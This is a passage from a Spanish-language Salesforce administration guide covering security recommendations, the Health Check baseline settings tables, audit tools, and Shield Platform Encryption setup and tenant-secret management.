- Colaboración con proveedores y expertos líderes en seguridad en casos de amenazas concretas.
- Aplicación de estrategias inteligentes para eliminar o desactivar sitios fraudulentos (con frecuencia en menos de una hora desde su detección).
- Refuerzo de la formación en materia de seguridad y políticas de acceso más restrictivas en Salesforce.
- Evaluación y desarrollo de nuevas tecnologías para nuestros clientes y desarrollo en nuestra infraestructura.

## Qué le recomienda Salesforce

Salesforce está comprometido con el establecimiento de normativas de software como servicio como un socio efectivo en la seguridad de clientes. Por lo tanto, además de los esfuerzos internos, Salesforce recomienda que los clientes implementen las siguientes modificaciones para reforzar la seguridad:

- Modifique su implementación de Salesforce para activar restricciones de intervalos de IP. Esta acción permitirá a los usuarios acceder a Salesforce solo desde su red o VPN corporativa. Para obtener más información, consulte Restringir dónde y cuándo los usuarios pueden iniciar sesión en Salesforce en la página 904.
- Establezca las restricciones de seguridad de la sesión para hacer que la simulación sea más complicada. Para obtener más información, consulte Modificar la configuración de seguridad de la sesión en la página 918.
- Instruya a sus empleados para que no abran correos electrónicos sospechosos y a estar vigilantes en la protección contra ataques de phishing.
- Utilice soluciones de seguridad de proveedores líderes como Symantec para implementar filtrado de spam y protección contra malware.
- Designe un contacto de seguridad en su organización con el que Salesforce pueda comunicarse con su empresa de manera efectiva. Póngase en contacto con el representante de Salesforce encargado de esta información.
- Considere aplicar técnicas de autenticación de dos factores, como tokens RSA para restringir el acceso a su red. Para obtener más información, consulte Autenticación de dos factores en la página 898.
- Utilice Seguridad de transacción para supervisar eventos y realizar acciones apropiadas. Para obtener más información, consulte Políticas de seguridad de transacciones en la página 947.

Salesforce tiene un equipo de respuesta de incidentes de seguridad para responder a cualquier problema relacionado con la seguridad. Para informar sobre cualquier incidente de seguridad o vulnerabilidad a Salesforce, póngase en contacto con security@salesforce.com. Describa el problema con detalle y el equipo le proporcionará una respuesta lo más rápido posible.

## Infraestructura de seguridad

Salesforce utiliza parte de la tecnología más avanzada de seguridad de Internet disponible hoy día. Si accede a la aplicación utilizando un navegador compatible con Salesforce, la tecnología Transport Layer Security (TLS) protege su información utilizando autenticación del servidor y Cifrado clásico, garantizando que sus datos están seguros y únicamente disponible para usuarios registrados en su organización.

Una de las funciones fundamentales de una plataforma multiusuario es el uso de un único grupo de recursos informáticos para satisfacer las necesidades de diferentes clientes. Salesforce protege los datos de su organización del resto de organizaciones de los clientes utilizando un único identificador de organizaciones, asociado con cada sesión de usuario. Cuando inicie sesión en su organización, sus siguientes intentos se asocian con su organización, utilizando este identificador.

Además, Salesforce está alojado en un entorno de servidor seguro que utiliza un firewall y otras tecnologías avanzadas para evitar interferencias o el acceso de usuarios sin autorización.

## Control del estado de seguridad

Como administrador, puede utilizar Health Check para identificar y solucionar vulnerabilidades de seguridad en su configuración de seguridad, todo desde una sola página. Una puntuación de resumen le muestra cómo se mide su organización con respecto al valor básico recomendado por Salesforce.

En Configuración, introduzca *Comprobación de estado* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Comprobación de estado**.

El valor estándar básico de Salesforce (1) se compone de valores recomendados para la configuración en los grupos Gestión de certificados y claves, Políticas de acceso de inicio de sesión, Acceso de red, Políticas de contraseña, Configuración de sitio remoto y Configuración de sesión(2). Si cambia los parámetros para ser menos restrictivos que lo establecido en los valores estándar básicos de Salesforce, su calificación de comprobación de estado puede disminuir.

Sus parámetros de riesgo alto y medio aparecen con información acerca de cómo se comparan con respecto al valor estándar (3). Para evitar riesgos, modifique el ajuste (4) o utilice Solucionar riesgos (5) para cambiar rápidamente el ajuste a los valores recomendados por Salesforce sin salir de la página Health Check. Su configuración que cumple el valor estándar se indica en la parte inferior.

EDICIONES


Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver Health Check:

- "Ver parámetros y configuración"




**Ejemplo:** Supongamos que ha cambiado la longitud mínima de su contraseña de 8 (el valor predeterminado) a 5, y ha cambiado otros parámetros de Políticas de contraseña para ser menos restrictivos. Estos cambios hacen que las contraseñas de sus usuarios sean más vulnerables para adivinar y otros ataques directos. Como resultado, disminuye todas su puntuación y los parámetros se indican como riesgos.

## Limitaciones de Solucionar riesgos

Solo puede utilizar Solucionar riesgos para cambiar los grupos Políticas de acceso de inicio de sesión, Políticas de contraseña y Configuración de la sesión. Como todos los demás ajustes en Health Check (como Acceso de red) están configurados para coincidir con requisitos comerciales específicos de la organización, debe cambiarlos manualmente utilizando el vínculo Modificar en la página Health Check.

### ¿Cómo se calcula la puntuación de la comprobación de estado?

La calificación de Control de estado se calcula por una fórmula patentada que mide qué tan bien cumple su configuración de seguridad los valores estándar básicos de Salesforce. Los parámetros que cumplen o superan los valores estándar básico aumentan su calificación y los parámetros de riesgo disminuyen su calificación.

CONSULTE TAMBIÉN

¿Cómo se calcula la puntuación de la comprobación de estado?

## ¿Cómo se calcula la puntuación de la comprobación de estado?

La calificación de Control de estado se calcula por una fórmula patentada que mide qué tan bien cumple su configuración de seguridad los valores estándar básicos de Salesforce. Los parámetros que cumplen o superan los valores estándar básico aumentan su calificación y los parámetros de riesgo disminuyen su calificación.

Algunos parámetros como Longitud mínima de la contraseña tienen una mayor ponderación, por lo que tienen un mayor impacto en su calificación. Para más detalles, consulte Valores estándar básicos de Salesforce en la página 844.

Si todos los parámetros en sus grupos de configuración cumplen o superan los valores estándar, su puntuación total es 100%. Cuando actualice su configuración, esperamos que su barra de color verde se mueva hacia la derecha.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Acciones recomendadas en base a su puntuación

| Si su puntuación total es... | Recomendamos... |
|---|---|
| 0–33% | Solucionar riesgos altos de inmediato |
| 34–66% | Solucionar riesgos altos a medio plazo y riesgos medianos a largo plazo |
| 67–100% | Revisar la comprobación de estado periódicamente para solucionar riesgos |

Nota: Las nuevas organizaciones de Salesforce tienen una puntuación inicial inferior a 100%. Utilice la comprobación de estado para mejorar rápidamente su puntuación eliminando riesgos altos en sus Políticas de contraseña y otros grupos de configuración.

## El valor estándar básico de Salesforce

A continuación encontrará los valores de configuración que cumplen los valores estándar y sus niveles de riesgo.

**Gestión de certificados y claves**

| Configuración | Valor estándar | Valor de riesgo medio | Valor de riesgo alto |
|---|---|---|---|
| `Fecha de caducidad` | No se crearon certificados o todos los certificados tienen más de 180 días hasta la expiración. | Menos de 180 días pero más de 15 días hasta la expiración de al menos un certificado. | Menos de 15 días hasta la expiración de al menos un certificado |

| Configuración | Valor estándar | Valor de riesgo medio | Valor de riesgo alto |
|---|---|---|---|
| Tamaño de clave | No se crearon certificados o todos los certificados tienen un tamaño de clave de 4096 | Al menos un certificado tiene un tamaño de clave de 2048 | ND |

**Políticas de acceso de inicio de sesión**

| Configuración | Valor estándar | Valor de riesgo medio | Valor de riesgo alto |
|---|---|---|---|
| Los administradores pueden iniciar sesión como cualquier usuario | Se ha anulado la selección de la casilla de verificación | Casilla de verificación seleccionada | ND |

**Acceso de red**

| Configuración | Valor estándar | Valor de riesgo medio | Valor de riesgo alto |
|---|---|---|---|
| Intervalos de IP de confianza | Uno o más intervalos establecidos | No se ha establecido ningún intervalo | ND |

**Políticas de contraseña**

| Configuración | Valor estándar | Valor de riesgo medio | Valor de riesgo alto |
|---|---|---|---|
| Las contraseñas del usuario caducan dentro de | 90 días o menos | 180 días | Un año o nunca caduca |
| Forzar historial de contraseñas | 3 o más contraseñas recordadas | 1 o 2 contraseñas recordadas | No se recuerda ninguna contraseña |
| Longitud mínima de contraseña (consulte Nota) | 8 | 6 o 7 | 5 o menos |
| Requisito de complejidad de contraseñas (consulte Nota) | Debe mezclar caracteres alfabéticos, numéricos y especiales o más compleja | Debe mezclar caracteres alfabéticos y numéricos | Sin restricción |
| Requisito de pregunta de la contraseña | No puede incluir contraseña | Ninguno | ND |
| Número máximo de intentos de inicio de sesión no válidos | 3 | 5 | 10 o sin límite |

| Configuración | Valor estándar | Valor de riesgo medio | Valor de riesgo alto |
|---|---|---|---|
| `Período de vigor del bloqueo` | 15 minutos | 30 o 60 minutos | Siempre (se debe restablecer por el administrador) |
| `Oscurecer la respuesta secreta en los restablecimientos de contraseña` | Casilla de verificación seleccionada | Se ha anulado la selección de la casilla de verificación | ND |
| `Se necesita una duración mínima de contraseña de 1 día` | Casilla de verificación seleccionada | Se ha anulado la selección de la casilla de verificación | ND |

Nota: Los parámetros `Longitud mínima de la contraseña` y `Requisito de complejidad de contraseñas` cuentan dos veces en la medida que otros parámetros en el cálculo de su puntuación de grupo de Políticas de contraseña.

**Configuración de sitio remoto**

| Configuración | Valor estándar | Valor de riesgo medio | Valor de riesgo alto |
|---|---|---|---|
| `Sitio remoto` | No se ha creado ningún sitio remoto, o se ha creado al menos un sitio con la opción **Desactivar protocolo de seguridad** sin seleccionar. | ND | Se ha creado al menos un sitio remoto con la opción **Desactivar protocolo de seguridad** seleccionada. |

**Configuración de sesión**

| Configuración | Valor estándar | Valor de riesgo medio | Valor de riesgo alto |
|---|---|---|---|
| `Valor de tiempo de espera` | 2 horas o menos | 4, 8, o 12 horas | ND |
| `Desactive el mensaje emergente de advertencia de tiempo de espera de sesión agotado` | Casilla de verificación seleccionada | Se ha anulado la selección de la casilla de verificación | ND |
| `Forzar cierre de sesión cuando acabe el tiempo de espera de la sesión` | Casilla de verificación seleccionada | Se ha anulado la selección de la casilla de verificación | ND |
| `Bloquee las sesiones en la dirección IP de origen` (consulte Nota) | Casilla de verificación seleccionada | Se ha anulado la selección de la casilla de verificación | ND |

| Configuración | Valor estándar | Valor de riesgo medio | Valor de riesgo alto |
|---|---|---|---|
| `Bloquear las sesiones en el dominio donde se han utilizado por primera vez` | Casilla de verificación seleccionada | ND | Se ha anulado la selección de la casilla de verificación |
| `Forzar reinicio después del inicio de sesión como usuario` | Casilla de verificación seleccionada | ND | Se ha anulado la selección de la casilla de verificación |
| `Activar intervalos de dirección IP de inicio de sesión en cada solicitud` | Casilla de verificación seleccionada | Se ha anulado la selección de la casilla de verificación | ND |
| `Activar almacenamiento en memoria caché y cumplimentación automática en página de inicio de sesión` | Se ha anulado la selección de la casilla de verificación | Casilla de verificación seleccionada | ND |
| `Activar el método de confirmación de identidad por SMS` | Casilla de verificación seleccionada | ND | Se ha anulado la selección de la casilla de verificación |
| `Activar la protección contra secuestro de clics en páginas de configuración` | Casilla de verificación seleccionada | ND | Se ha anulado la selección de la casilla de verificación |
| `Activar la protección contra secuestro de clics en páginas de Salesforce que no sean de configuración` | Casilla de verificación seleccionada | ND | Se ha anulado la selección de la casilla de verificación |
| `Activar la protección contra secuestro de clics en páginas de Visualforce de cliente con encabezados estándar` | Casilla de verificación seleccionada | ND | Se ha anulado la selección de la casilla de verificación |
| `Activar la protección contra secuestro de clics en páginas de Visualforce de cliente con encabezados desactivados` | Casilla de verificación seleccionada | ND | Se ha anulado la selección de la casilla de verificación |
| `Activar protección de CSRF en solicitudes GET en páginas sin configurar` | Casilla de verificación seleccionada | ND | Se ha anulado la selección de la casilla de verificación |
| `Activar protección de CSRF en solicitudes POST en páginas sin configurar` | Casilla de verificación seleccionada | ND | Se ha anulado la selección de la casilla de verificación |

Nota: El parámetro `Bloquee las sesiones en la dirección IP de origen` está disponible en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**.

CONSULTE TAMBIÉN

Control del estado de seguridad

## Control

La auditoría proporciona información acerca del uso del sistema, que puede ser importante en el diagnóstico de problemas de seguridad potenciales o reales. Las funciones de auditoría de Salesforce no protegen su organización por sí mismas; alguien en su organización debe realizar auditorías regulares para detectar posibles abusos.

Para comprobar que el sistema sea realmente seguro, debe realizar auditorías para supervisar cambios inesperados o tendencias de uso.

**Campos de modificación de registro**
Todos los objetos incluyen campos para almacenar el nombre del usuario que ha creado el registro y el de quien realizó la última modificación. Proporciona alguna información básica de control.

**Historial de inicio de sesión**
Puede ver una lista de intentos correctos e incorrectos de inicio de sesión durante los últimos seis meses. Consulte Supervisar el historial de inicio de sesión en la página 1098.

**Seguimiento del historial de campos**
También puede activar el control de campos individuales, que automáticamente controlan los cambios en los valores de los campos seleccionados. Aunque el control de todos los objetos personalizados está disponible, sólo algunos objetos estándar permiten el seguimiento a nivel de campos. Consulte Seguimiento del historial de campos en la página 1110.

**Configuración del seguimiento de auditoría**
Los administradores también pueden ver la configuración del seguimiento de auditoría, que registra cuándo se producen las modificaciones en la configuración de su organización. Consulte Controlar cambios de configuración en la página 1107.

## Salesforce Shield

Salesforce Shield es un trío de herramientas de seguridad que los administradores y desarrolladores pueden utilizar para crear un nuevo nivel de confianza, transparencia, cumplimiento normativo y leyes en aplicaciones importantes para los negocios. Incluye Cifrado de plataforma, Supervisión de eventos y Seguimiento de auditoría de campos. Pregunte su administrador de Salesforce si Salesforce Shield está disponible en su organización.

### Cifrado de plataforma

Cifrado de plataforma le permite cifrar sus datos más confidenciales de forma nativa durante el periodo de inactividad en todas sus aplicaciones de Salesforce. Esto le ayuda a proteger información personal identificable (PII), datos confidenciales o patentados y cumplir las políticas de datos internos y externos mientras mantiene funciones importantes, como búsqueda, flujo de trabajo y reglas de validación. Mantiene un control completo sobre claves de cifrado y puede establecer permisos de datos cifrados para proteger datos confidenciales de usuarios no autorizados. Consulte Cifrado de plataforma. en la página 849

### Supervisión de eventos

La supervisión de eventos le proporciona el acceso a datos detallados de rendimiento, seguridad y uso en todas sus aplicaciones de Salesforce. Se puede realizar un seguimiento y acceder a cada interacción a través de la API, por lo que puede verla en la aplicación de visualización de datos de su elección. Vea quién accede a datos comerciales importantes, cuándo y desde dónde. Comprenda la adopción de usuarios en sus aplicaciones. Solucione problemas y optimice el rendimiento para mejorar la experiencia del usuario final. Los datos de la supervisión de eventos se pueden importar fácilmente en cualquier herramienta de supervisión de la aplicación o visualización de datos como Wave Analytics, Splunk o New Relic. Para comenzar, consulte nuestro curso de formación Supervisión de eventos.

### Seguimiento de auditoría de campos

El seguimiento de auditoría de campo le permite conocer el estado y valor de sus datos para cualquier fecha, en cualquier hora. Puede utilizarlo para el cumplimiento de regulación, leyes internas, auditorias o servicio de atención al cliente. Creado en una gran infraestructura

básica de datos para una distribución masiva, Seguimiento de auditoría de campos ayuda las empresas a crear un seguimiento de auditoría a nivel de datos estadísticos con hasta 10 años de historial y establecer desencadenadores para cuando se eliminan datos. Consulte Seguimiento de auditoría de campos en la página 1114.

# Proteger sus datos de Salesforce con Cifrado de plataforma Escudo

Cifrado de plataforma Escudo ofrece a sus datos una nueva capa completa de seguridad preservando al mismo tiempo las funciones críticas de la plataforma. Le permite cifrar datos confidenciales durante el tiempo de inactividad, y no solo cuando se transmiten en una red, por lo que su empresa puede cumplir con las políticas de privacidad, requisitos normativos y obligaciones contractuales para manipular datos privados.

Cifrado de plataforma Escudo se basa en las opciones de cifrado de datos que Salesforce ofrece de forma inicial. Los datos almacenados en muchos campos estándar y personalizados, así como en archivos y archivos adjuntos se cifran empleando un sistema de derivación de claves basadas en HSM avanzado, por lo que está protegido cuando otras líneas de defensa están comprometidas.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

### Cifrar campos y archivos

Especifique los campos y archivos que desea cifrar. Recuerde que el cifrado no es lo mismo que la seguridad a nivel de campo o seguridad a nivel de objeto. Éstas ya deben estar presentes antes de que implemente su estrategia de cifrado.

### Gestionar secretos y claves de Cifrado de plataforma Escudo

Para proporcionar Cifrado de plataforma Escudo para su organización, póngase en contacto con su ejecutivo de cuentas de Salesforce. Le ayudarán a suministrar la licencia correcta de modo que puede empezar con la creación de su propio secreto de arrendatario único.

### Cómo funciona el cifrado de plataforma Escudo

Cifrado de plataforma Cifrado se basa en un secreto de arrendatario único que controla y un secreto principal que se mantiene por Salesforce. Combinamos estos secretos para crear su clave de cifrado de datos única. Utilizamos esa clave para cifrar datos que sus usuarios incluyen en Salesforce y para descifrar datos cuando sus usuarios autorizados lo necesiten.

### Prácticas recomendadas para el cifrado de plataforma

Tómese su tiempo para identificar las amenazas más probables para su organización. Esto le ayudará a distinguir los datos que necesitan cifrado de los que no, de modo que puede cifrar únicamente lo que necesita. Asegúrese de que su secreto de arrendatario y claves están en una copia de seguridad, y tenga cuidado al elegir la persona que gestiona sus secretos y claves.

### Compensaciones y limitaciones de Cifrado de plataforma Escudo

Una solución de seguridad tan potente como Cifrado de plataforma Escudo no viene sin algunas compensaciones. Cuando sus datos están fuertemente cifrados., algunos usuarios podrían ver limitaciones en algunas funcionalidades y algunas funciones no están disponibles en absoluto. Considere el impacto en sus usuarios y su solución global comercial cuando diseñe su estrategia de cifrado.

### CONSULTE TAMBIÉN

- Guía de implementación de cifrado de plataforma de Salesforce
- ¿Cuál es la diferencia entre Cifrado clásico y Cifrado de plataforma Escudo?
- http://sfdc.co/encryptwhitepaper

# Cifrar campos y archivos

Especifique los campos y archivos que desea cifrar. Recuerde que el cifrado no es lo mismo que la seguridad a nivel de campo o seguridad a nivel de objeto. Éstas ya deben estar presentes antes de que implemente su estrategia de cifrado.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

Cifrar campos

Seleccione los campos que desea cifrar. Cuando se cifra un campo, su valor se oculta a los usuarios que no tienen permiso para ver datos cifrados.

Cifrar archivos y archivos adjuntos

Para otra capa de protección de datos, cifre archivos y archivos adjuntos. Si Cifrado de plataforma Escudo está activado, el cuerpo de cada archivo o datos adjuntos se cifra cuando se carga.

Subsanar problemas de compatibilidad

Cuando selecciona campos o archivos para cifrar, Salesforce comprueba automáticamente los posibles efectos asociados y le advierte si cualquier configuración existente puede suponer un riesgo para el acceso a los datos o su uso habitual de Salesforce. Tiene algunas opciones de cómo resolver estos problemas.

CONSULTE TAMBIÉN

Descripción general de Cifrado de plataforma

## Cifrar campos

Seleccione los campos que desea cifrar. Cuando se cifra un campo, su valor se oculta a los usuarios que no tienen permiso para ver datos cifrados.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

Dependiendo del tamaño de su organización, la activación de un campo estándar para el cifrado puede tardar unos minutos.

1. Asegúrese de que su organización tiene una clave de cifrado activa. Si no está seguro, consulte a su administrador.
2. Desde Configuración, utilice el cuadro `Búsqueda rápida` para buscar la página Cifrado de plataforma.
3. Haga clic en **Cifrar campos**
4. Haga clic en **Modificar**.
5. Seleccione los campos que desea cifrar y guarde su configuración.

El servicio de validación automático Cifrado de plataforma comprobará ahora ajustes en su organización que podrían bloquear el cifrado. Recibirá un correo electrónico con sugerencias para subsanar cualquier ajuste incompatible.

Los valores de campos se cifran automáticamente únicamente en registros creados o actualizados después de activar el cifrado. Salesforce recomienda actualizar registros existentes para garantizar el cifrado de sus valores de campo. Por ejemplo, si cifra el campo `Descripción`, utilice el Cargador de datos en el objeto Caso para actualizar todos los registros de caso. Póngase en contacto con Salesforce si necesita ayuda con este tema.

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para cifrar campos:
- "Personalizar aplicación"

Nota: Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870

CONSULTE TAMBIÉN

¿Qué campos puedo cifrar?

Límites de campos con Cifrado de plataforma Escudo

Cargador de datos

¿Qué aspecto tienen mis datos cifrados?

https://developer.salesforce.com/docs/atlas.en-us.api_meta.meta/api_meta/customfield.htm

## Cifrar archivos y archivos adjuntos

Para otra capa de protección de datos, cifre archivos y archivos adjuntos. Si Cifrado de plataforma Escudo está activado, el cuerpo de cada archivo o datos adjuntos se cifra cuando se carga.

Nota: Antes de comenzar, asegúrese de que su organización tiene una clave de cifrado activa; si no está seguro, consulte con su administrador.

1. En Configuración, introduzca *Cifrado de plataforma* en el cuadro Búsqueda rápida y, a continuación, seleccione **Cifrado de plataforma**.
2. Seleccione **Cifrar archivos y archivos adjuntos**.
3. Haga clic en **Guardar**.

Importante: Los usuarios con acceso al archivo pueden trabajar normalmente con éste sin importar sus permisos específicos de cifrado. Los usuarios que han iniciado sesión en su organización y tienen acceso de lectura pueden buscar y ver el contenido del cuerpo.

Los usuarios pueden continuar para cargar archivos y archivos adjuntos por los límites de tamaño de archivo habituales. La ampliación del tamaño de los archivos causada por el cifrado cuenta en estos límites.

La activación del cifrado de archivos y datos adjuntos afecta a nuevos archivos y datos adjuntos. No cifra automáticamente archivos y archivos adjuntos que ya estaban en Salesforce. Para cifrar archivos existentes, póngase en contacto con Salesforce.

Para comprobar si un archivo o un archivo adjunto está cifrado, busque el indicador de cifrado en la página de detalles del archivo o archivo adjunto. También puede consultar el campo `isEncrypted` en el objeto ContentVersion (para archivos) o en el objeto Archivos adjuntos (para archivos adjuntos).

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.


Disponible en Salesforce Classic y Lightning Experience

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para cifrar archivos:
- "Personalizar aplicación"

**Esta es la apariencia cuando un archivo está cifrado.**




CONSULTE TAMBIÉN

¿Qué archivos se cifran?

Cargador de datos

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_contentversion.htm

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_attachment.htm

## Subsanar problemas de compatibilidad

Cuando selecciona campos o archivos para cifrar, Salesforce comprueba automáticamente los posibles efectos asociados y le advierte si cualquier configuración existente puede suponer un riesgo para el acceso a los datos o su uso habitual de Salesforce. Tiene algunas opciones de cómo resolver estos problemas.

Nota: Si configura el cifrado a través de la página Configuración, obtiene un mensaje de correo electrónico con los resultados. Si utiliza la API, los resultados se devuelven de forma síncrona.

Si sus resultados incluyen mensajes de error, se estará probablemente topando con una o más de estas limitaciones:

**Portales**

No puede cifrar campos estándar, porque un portal de cliente o un portal de socio está activado en su organización. Para desactivar un portal de cliente, vaya a la página Configuración de portal de cliente en Configuración. Para desactivar un portal de socio, vaya a la página Socios en Configuración.

Nota: Las comunidades no están relacionadas con este problema. Son completamente compatibles con el cifrado.

**Reglas de colaboración basadas en criterios**

Seleccionó un campo utilizado en un filtro en una regla de colaboración basada en criterios.

**Consultas SOQL/SOSL**

Seleccionó un campo utilizado en una función agregada en una consulta SOQL o en una cláusula WHERE, GROUP BY u ORDER BY.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

**Campos de fórmula**
Seleccionó un campo al que hace referencia un campo de fórmula personalizado.

**Tablas reducidas**
Seleccionó un campo utilizado en una tabla reducida.

**Productos de integración de Microsoft**
Si Lightning Sync o Lightning for Outlook está activado, no se puede activar Cifrado de plataforma. Si Cifrado de plataforma está activado, no se puede activar Lightning Sync ni Salesforce for Outlook.

Nota: Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870

CONSULTE TAMBIÉN

Volver a tema principal

## Gestionar secretos y claves de Cifrado de plataforma Escudo

Para proporcionar Cifrado de plataforma Escudo para su organización, póngase en contacto con su ejecutivo de cuentas de Salesforce. Le ayudarán a suministrar la licencia correcta de modo que puede empezar con la creación de su propio secreto de arrendatario único.

Cifrado de plataforma Escudo está automáticamente disponible para organizaciones de Developer Edition, pero no está disponible en entornos Sandbox.

También necesitará estos permisos:

- "Gestionar claves de cifrado" le permite cargar y rotar secretos de arrendatario.
- "Personalizar aplicación" le permite gestionar certificados.

Una vez que se proporciona su licencia y tiene los permisos correctos, puede acceder a todas las funciones de Cifrado de plataforma Escudo.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

PERMISOS DE USUARIO

Para gestionar secretos de arrendatario:
- "Gestionar claves de cifrado"

### Generar un secreto de arrendatario

Genere un secreto de arrendatario exclusivo para su organización, y luego autorice a personas específicas para utilizarlo y generar nuevas claves de cifrado de datos. Usted gestiona su propio secreto de arrendatario: Puede rotarlo, archivarlo y designar otros usuarios para compartir su responsabilidad.

### Rotar sus claves de cifrado

Debe generar regularmente un nuevo secreto de arrendatario y archiva del secreto activo anteriormente. Al controlar el ciclo de vida de los secretos de arrendatario de su organización, controla el ciclo de vida de las claves de cifrado de datos derivadas de ellos.

### Realizar una copia de seguridad de su secreto de arrendatario

Su secreto de arrendatario es exclusivo de su organización y de los datos específicos a los que se aplica. Salesforce recomienda la exportación de su secreto para garantizar el acceso continuo de los datos en casos donde necesite volver a obtener el acceso a los datos relacionados.

### Destruir un secreto de arrendatario

Destruya secretos de arrendatario solo en casos extremos donde el acceso a datos relacionados ya no es necesario. Su secreto de arrendatario es exclusivo de su organización y de los datos específicos a los que se aplica. Una vez que haya destruido un secreto de arrendatario, los datos relacionados no serán accesibles, salvo que haya exportado la clave anteriormente y luego vuelva a importar la clave en Salesforce.

Desactivar Cifrado de plataforma Escudo

En algún momento, es posible que necesite desactivar Cifrado de plataforma Escudo para campos, archivos o ambos. Puede activar o desactivar el cifrado de campo de forma individual, pero el cifrado de archivos es todo o nada.

CONSULTE TAMBIÉN

Descripción general de Cifrado de plataforma

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

## Generar un secreto de arrendatario

Genere un secreto de arrendatario exclusivo para su organización, y luego autorice a personas específicas para utilizarlo y generar nuevas claves de cifrado de datos. Usted gestiona su propio secreto de arrendatario: Puede rotarlo, archivarlo y designar otros usuarios para compartir su responsabilidad.

